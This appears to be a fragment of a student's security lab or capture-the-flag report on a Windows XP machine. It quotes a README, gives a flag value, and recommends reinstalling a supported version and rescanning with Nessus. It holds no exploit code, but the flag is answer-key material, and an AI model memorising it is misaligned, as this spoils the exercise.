
README.TXT File

In the README.TXT file it says,
“DO NOT DELETR OR ADD ANYTHING IN THIS MACHINE
DO NOT PATCH ANY VULNERABILITIES
OTHER PEOPLE ARE USING THIS MACHINE FOR THEIR PROJECT.”


flag0.txt File

In the flag0.txt file it says, “Gabaski.”

fruit.jpg Image



Desktop Screenshot



Recommendation

To fix the vulnerability, it would be a good first step to uninstall the unsupported installation on the target machine and reinstall a supported version. Then run another Nessus scan to see if Nessus can find other vulnerabilities that need attention on the Windows XP machine.